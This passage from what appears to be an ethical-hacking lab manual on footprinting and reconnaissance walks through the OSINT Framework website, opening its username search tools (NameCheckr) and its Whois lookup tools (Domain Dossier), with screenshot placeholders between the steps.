


4. Clicking on any of the categories such as **Username**, **Email Address**, or **Domain Name** will make many useful resources appear on the screen in the form of a sub-tree.
5. Click the **Username** category and click to expand the **Username Search Engines** and **Specific Sites** sub-categories.
6. You can observe a list of OSINT tools filtered by sub-categories (**Username Search Engines** and **Specific Sites** sub-categories).

Module 02 – Footprinting and Reconnaissance




7. From the list of available tools under the **Username Search Engines** category, click on the **NameCheckr** tool to navigate to the **NameCheckr** website.
8. The **NameCheckr** website appears, as shown in the screenshot.




Module 02 – Footprinting and Reconnaissance

9. Close the current tab to navigate back to the OSINT Framework webpage.
10. Similarly, you can explore other tools from the list of mentioned tools under the **Username Search Engines** and **Specific Sites** sub-categories.
11. Now, click the **Domain Name** category, and its sub-categories appear. Click to expand the **Whois Records** sub-category.
12. A list of tools under the **Whois Records** sub-category appears; click the **Domain Dossier** tool.



13. The **Domain Dossier** website appears, as shown in the screenshot.

